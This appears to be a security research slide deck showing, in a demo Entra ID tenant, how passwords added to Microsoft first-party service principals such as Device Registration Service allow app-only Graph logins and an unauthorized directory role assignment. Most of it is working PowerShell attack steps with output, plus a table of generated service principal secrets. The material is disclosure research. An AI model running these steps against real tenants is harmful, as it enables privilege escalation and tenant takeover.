
Microsoft Tenant

OAuth 2.0 client credential grant flow




OAuth 2.0 client credential grant flow

1. Application requests an access token from Entra ID with the client ID and credential
2. Entra ID returns an access token
3. Application calls Microsoft Graph with the access token
4. Microsoft Graph validates the access token
5. Microsoft Graph returns the requested data



OAuth 2.0 client credential grant flow

- In a client credential grant flow, the .default scope is the only scope permitted by Microsoft Graph
- .default scope is the application permissions defined in the app registration
- .default scope does not indicate additional permissions provided by other authorization systems



Looking for service principals to act as

```
$spn = Get-AzureADServicePrincipal -All $true | Where-Object {$_.AppOwnerTenantId -like  
"f8cdef31-a31e-4b4a-93e4-5f571e91255a"}
```

```
$spn | Foreach-Object {  
    $cred = $null  
    $cred = New-AzureADServicePrincipalPasswordCredential -ObjectId $CurrentSPN.ObjectId  
        -EndDate $notafter  
    $output = $_.DisplayName + "," + $_.ObjectId + "," + $_.AppId + "," + $cred.Value  
    $output | Out-File C:\temp\serviceprincipals.csv -Append  
}
```


Looking for service principals to act as

	A	B	C	D
1	Name	OID	AppID	PW
2	ChatMigrationService1P	006daeab-5acd-481f-a9ba-9bb5913f9b72	3af5adde-460d-4bc1-ada0-fc648af8fefb	FhMiJnlsdCldUnoGRfUPt7dUPwc1ltYtZmVwMC
3	Microsoft Threat Protection	00aee614-ac22-4ebe-9a13-d77ea09fdd20	8ee8fdad-f234-4243-8f3b-15c294843740	aYF/h4VhzJhP984bu1dXH4LGNVs+VC8bfqTnVl
4	Compute Artifacts Publishing Service	00bc92d9-dff3-4421-ab84-d2158fded358	a8b6bf88-1d1a-4626-b040-9a729ea93c65	V0Vis4ndoAPKIAFBWRYLgXMAgphafM2O78uIV
5	Recommended	00fb2610-2358-47c7-805d-d9bd849aa0df	98c8388a-4e86-424f-a176-d1288462816f	mpNiY4kFxLJZs+0cOqlpZBBgBVaLrV41dG1pktS
6	asmcontainerimagescanner	0136d09b-bf2a-47f3-9f7a-41652c89d1d4	918d0db8-4a38-4938-93c1-9313bdfe0272	G7k5NvxoMhr9NOIfkY+F6VjNRlIgpITp7OgUmGk
7	Azure Credential Configuration Endpoint Service	01c690a3-1de3-443e-93c5-95b314d77e17	ea890292-c8c8-4433-b5ea-b09d0668e1a6	CicmT1ZDDVM3OhSxhjdbINqLnVUiUyx5TMWS
8	Power Platform Governance Services - TIRPS	0269af19-8365-4731-95f3-4dada2c31565	2b5e68f0-bdc2-45b0-920a-217d5cbbd505	CEGlvrnGS/0mhLDPV8hoOwRzrrejvABAIXET2X
9	Azure Compute	028984c9-e708-4641-8fc9-5fae91350a12	579d9c9d-4c83-4efc-8124-7eba65ed3356	ZGM8fLlvjP3zZeKTeTIQH1kDhMlx1pyajCTsEixP
10	CAS API Security RP Dev	02ed60b6-20db-4a05-bf2e-086deb7e8f62	cb250467-fc8f-4c42-8349-9ff9e9a17b02	et7xe5wUI05N0CoZusFqS8b566Fa11oBHHlsqF
11	Microsoft Teams Partner Tenant Administration	03b8d2ac-ea42-4209-9b68-463a712ef09a	0c708d37-30b2-4f22-8168-5d0cba6f37be	snOXtYKhk/AtYnEypqTbaX4xfk2cr4TwUhb2+Mv
12	Azure Storage Insights Resource Provider	04e976b6-0d37-4d25-989c-f32f0f607049	b15f3d14-f6d1-4c0d-93da-d4136c97f006	SQlR/7DQjN4dCd2acrIse5Qkb0LFX3qDbsj0OS
13	IDML Graph Resolver Service and CAD	06a0b864-182f-4dfb-b767-b97b906ba9fa	d88a361a-d488-4271-a13f-a83df7dd99c2	ng/lGBRIFpU8Du8fmiAYskVwUNs6UFuvpqYiHk
14	Diagnostic Services Trusted Storage Access	072bf89d-e915-49a0-95dc-d4bd0a400add	562db366-1b96-45d2-aa4a-f2148cef2240	vrJGDmbCpjePQ848gbP2lZhZM/Vs+4jkwYTack
15	Microsoft Dynamics CRM Learning Path	0752dc69-9422-49b5-ad82-dd2a1029560b	2db8cb1d-fb6c-450b-ab09-49b6ae35186b	SWTvLOMqcT9P3pQ4CKaLM5hfwoKuHAFPOU
16	OfficeClientService	087c54ed-9c68-4d9b-8d4d-44e4bcf64c09	0f698dd4-f011-4d23-a33e-b36416dcb1e6	wsw1OeOQzxiWqAhEqhXsrma+/bwWXWjTvNp
566	Graph Connector Service	fbba13e-e2f3-479b-9b0c-e59e70e9db5b	56c1da01-2129-48f7-9355-af6d59d42766	jQCPM3EIWJwAM+CbmqcwtdM3MF0ovZmHa6
567	Export to data lake	fc28cd59-096a-4a9f-bce6-2c78f9fdd232	7f15f9d9-cad0-44f1-bbba-d36650e07765	QCV4qQ6SxJlKYxnhjM+z6MN//pbpt4uN9EP0Sg
568	Networking-MNC	fc42d9fe-e142-4ac5-9b87-8d90c173b021	6d057c82-a784-47ae-8d12-ca7b38cf06b4	38E1dpj+XlxlNaGyt/+TwomseYpkxJro65+8wsi6c
569	Cloud Infrastructure Entitlement Management	fc897223-f34c-443b-9cd6-b557ce5c3dc9	b46c3ac5-9da6-418f-a849-0a07a10b3c6c	U21e5uVKrlkk7DRxnXMq7AVTJNwmYbTlfY//ED
570	Azure Guest Container Update Manager	fe3507b5-a34c-4c9b-8d32-a8fc1a6190b4	c8f5141d-83e0-4e9a-84d0-bb6677e26f64	ZxDVULTnXG+zg55i60yAYBKqYMLc/g1nHrQszk
571	Azure AD Notification	fea4cfba-323d-4ab2-b039-1a41348c8c2a	fc03f97a-9db0-4627-a216-ec98ce54e018	HJNHY3gepnUMsHCUNa7cRwpWg4SGbw/Cw7
572	Azure Bastion	fedefbbf-3cf4-449f-8bc4-97ff8f6bf184	79d7fb34-4bef-4417-8184-ff713af7a679	rxEqS+xzRiqkdP8iixCeAymMvJYzIukDbtLDDZRr
573	Customer Experience Platform CDPA Provisioning TIP	ff5a6c80-78b9-49c2-9e8f-3fd21f3a13d8	f5223e1a-4d50-4fda-9049-55d819fbb03e	8zwGnq5qVMkiBkFrMBO88uy6GReMqhx+FHTz
574	Azure Cost Management XCloud	ffdad0a0-a2ac-47e5-b26e-757b835beac2	3184af01-7a88-49e0-8b55-8ecdce0aa950	2sr0paXs1v4/aZJy/C5jIH5orm/WGDHYQE6eP0

Looking for service principals to act as

```
$spn | ForEach-Object {  
    $cred = New-Object -TypeName System.Management.Automation.PSCredential -ArgumentList  
        $_.AppId,(ConvertTo-SecureString -AsPlainText $_.PW -Force)  
    Connect-MgGraph -TenantID 11ae06df-xxxx-4b9e-bf66-2a91f4955339  
        -ClientSecretCredential $cred  
    Get-MgContext | Out-File C:\temp\ccgfauthworks.txt -Append  
    Disconnect-MgGraph -ErrorAction SilentlyContinue  
}
```


Service principals that support OAuth 2.0 CCGF

- Office 365 Exchange Online
- Office 365 SharePoint Online
- Dataverse
- Viva Engage (Yammer)
- Microsoft Rights Management Services
- Azure Multi-Factor Auth Client
- Skype for Business Online
- AADPasswordProtectionProxy
- Device Registration Service

Looking for the “write” scopes (permissions)

- Office 365 Exchange Online – `Group.ReadWrite.All`, `Domain.ReadWrite.All`
- Office 365 SharePoint Online – `Application.ReadWrite.OwnedBy`
- Dataverse – `OnlineMeetings.ReadWrite.All`
- Viva Engage (Yammer) – `Group.Create`, `Files.ReadWrite.All`
- Microsoft Rights Management Services – `No write scopes`
- Azure Multi-Factor Auth Client – `No scopes`
- Skype for Business Online – `No scopes`
- AADPasswordProtectionProxy – `No scopes`
- Device Registration Service – `No scopes`

**Let's try privileged
things anyway**




The tests

- Disable a user / privileged user
- Change a user / privileged users password
- Manage role assignments
- Create a user
- Delete a user / privileged user
- Permanently delete a user / privileged user
- Create a group eligible for role assignment
- Create and Administrative Unit
- Manage role assigned group membership

The findings

The findings



ga-eric@northwindtradersglobal.onmicrosoft.com AzureCloud a8c79a2a-f998-4913-96d2-f45694b77be1 northwindtradersglob...

```
PS C:\temp> $notafter = (Get-Date).AddMonths(6)
```

```
PS C:\temp> $TargetSPN = Get-AzureADServicePrincipal -SearchString "Device Registration Service"
```

```
PS C:\temp> $TargetSPN
```

ObjectId	AppId	DisplayName
c344e5a6-111d-4a00-a8e3-d1beb87c0750	01cb2876-7ebd-4aa4-9cc9-d28bd4d359a9	Device Registration Service

```
PS C:\temp> $SPNCreds = New-AzureADServicePrincipalPasswordCredential -ObjectId $TargetSPN.ObjectId -EndDate $notafter
```

```
PS C:\temp> $SPNCreds.Value
```

FcGhiy7mY

```
PS C:\temp> $SPNPW = ConvertTo-SecureString -AsPlainText $SPNCreds.Value -Force
```

```
PS C:\temp> $GraphCreds = New-Object -TypeName System.Management.Automation.PSCredential -ArgumentList $TargetSPN.AppId, $SPNPW
```

```
PS C:\temp> Disconnect-AzureAD
```

```
PS C:\temp> Connect-MgGraph -TenantId a8c79a2a-f998-4913-96d2-f45694b77be1 -ClientSecretCredential $GraphCreds
```

Welcome to Microsoft Graph!

Connected via apponly access using 01cb2876-7ebd-4aa4-9cc9-d28bd4d359a9

Readme: <https://aka.ms/graph/sdk/powershell>

SDK Docs: <https://aka.ms/graph/sdk/powershell/docs>

API Docs: <https://aka.ms/graph/docs>

NOTE: You can use the -NoWelcome parameter to suppress this message.

```
PS C:\temp>
```


Connected via apponly access using 01cb2876-7ebd-4aa4-9cc9-d28bd4d359a9
Readme: <https://aka.ms/graph/sdk/powershell>
SDK Docs: <https://aka.ms/graph/sdk/powershell/docs>
API Docs: <https://aka.ms/graph/docs>

NOTE: You can use the -NoWelcome parameter to suppress this message.

PS C:\temp> **Get-MgContext**

ClientId	: 01cb2876-7ebd-4aa4-9cc9-d28bd4d359a9
TenantId	: a8c79a2a-f998-4913-96d2-f45694b77be1
Scopes	: No scopes 😞
AuthType	: AppOnly
TokenCredentialType	: ClientSecret
CertificateThumbprint	:
CertificateSubjectName	:
Account	:
AppName	: Device Registration Service
ContextScope	: Process
Certificate	:
PSHostVersion	: 5.1.22621.2506
ManagedIdentityId	:
ClientSecret	: System.Security.SecureString
Environment	: Global

PS C:\temp>


```
PS C:\temp> Get-MgDirectoryRole | Select-Object -Property DisplayName, ID
```

DisplayName	Id
Security Administrator	128284a5-9a9e-49c3-a460-fd25554f8c45
Global Reader	2863c272-b286-4077-b65f-6b1a5e72adc4
Azure AD Joined Device Local Administrator	4a2d4dc3-6634-44f2-a5a6-70ddedcfdc86
User Administrator	77414df4-e2ff-42df-8a7d-58df04e65885
Directory Readers	96c41d0e-04c8-476d-94df-603263509dc1
Global Administrator	ae81c4d9-3b45-445b-896a-64aa7085db93
Directory Synchronization Accounts	b077747c-3953-408b-91f2-d6b58fdda0bc
Attribute Definition Administrator	b8508655-1331-4183-95ba-90a39d67e5ae
Application Administrator	d383ec2f-f9ca-4e36-8230-225832c0c361
Conditional Access Administrator	dbdf8b40-4757-4900-8676-7f2a81c9a294

```
PS C:\temp> Get-MgDirectoryRoleMember -DirectoryRoleId ae81c4d9-3b45-445b-896a-64aa7085db93 | ForEach-Object { Get-MGUser -UserId $_.Id }
```

DisplayName	Id	Mail	UserPrincipalName
Eric Woodruff	d7148226-7444-4884-aef7-b5fe693a6798	ga-eric@northwindtradersglobal.onmicrosoft.com	ga-eric@north...
Eric Woodruff (GA)	737e7448-93c6-4677-b697-244935b1ad80		ga-ericw@nort...

```
PS C:\temp>
```



```
Windows PowerShell

Directory Synchronization Accounts      b077747c-3953-408b-91f2-d6b58fdda0bc
Attribute Definition Administrator     b8508655-1331-4183-95ba-90a39d67e5ae
Application Administrator              d383ec2f-f9ca-4e36-8230-225832c0c361
Conditional Access Administrator       dbdf8b40-4757-4900-8676-7f2a81c9a294

PS C:\temp> Get-MgDirectoryRoleMember -DirectoryRoleId ae81c4d9-3b45-445b-896a-64aa7085db93 | ForEach-Object { Get-MGUse
r -UserId $_.Id}

DisplayName      Id                                Mail                                UserPrincipalNam
e
-----
Eric Woodruff    d7148226-7444-4884-aef7-b5fe693a6798 ga-eric@northwindtradersglobal.onmicrosoft.com ga-eric@north...
Eric Woodruff (GA) 737e7448-93c6-4677-b697-244935b1ad80 ga-ericw@nort...

PS C:\temp> Get-MGUser -UserId megan.bowen@northwindtraders.cloud

DisplayName Id                                Mail                                UserPrincipalName
-----
Megan Bowen 936d55ce-a9b6-4a3b-ba1a-76340951d486 megan.bowen@northwindtraders.cloud megan.bowen@northwindtraders.cloud

PS C:\temp> $params = @{
>> "@odata.type" = "#microsoft.graph.unifiedRoleAssignment"
>> roleDefinitionId = "62e90394-69f5-4237-9190-012177145e10"
>> principalId = "518e7196-367f-436b-83c7-764cca0a688c"
>> directoryScopeId = "/"
>> }
PS C:\temp>
```


>> }

PS C:\temp> **New-MgRoleManagementDirectoryRoleAssignment -BodyParameter \$params** No 403 response 🤔

Id	PrincipalId	RoleDefinitionId
--	-----	-----
1APpYvVpN0KRkAEhdxReEM5VbZ02qTtKuhp2NA1R1IY-1	936d55ce-a9b6-4a3b-ba1a-76340951d486	62e90394-69f5-4237-9190-012177145e10

PS C:\temp> **Get-MgContext**

ClientId : 01cb2876-7ebd-4aa4-9cc9-d28bd4d359a9
TenantId : a8c79a2a-f998-4913-96d2-f45694b77be1
Scopes : **Still no scopes**
AuthType : AppOnly
TokenCredentialType : ClientSecret
CertificateThumbprint :
CertificateSubjectName :
Account :
AppName : **Device Registration Service**
ContextScope : Process
Certificate :
PSHostVersion : 5.1.22621.2506
ManagedIdentityId :
ClientSecret : System.Security.SecureString
Environment : Global

PS C:\temp>


```
Windows PowerShell
ClientId      : 01cb2876-7ebd-4aa4-9cc9-d28bd4d359a9
TenantId     : a8c79a2a-f998-4913-96d2-f45694b77be1
Scopes       :
AuthType     : AppOnly
TokenCredentialType : ClientSecret
CertificateThumbprint :
CertificateSubjectName :
Account      :
AppName      : Device Registration Service
ContextScope : Process
Certificate   :
PSHostVersion : 5.1.22621.2506
ManagedIdentityId :
ClientSecret  : System.Security.SecureString
Environment   : Global

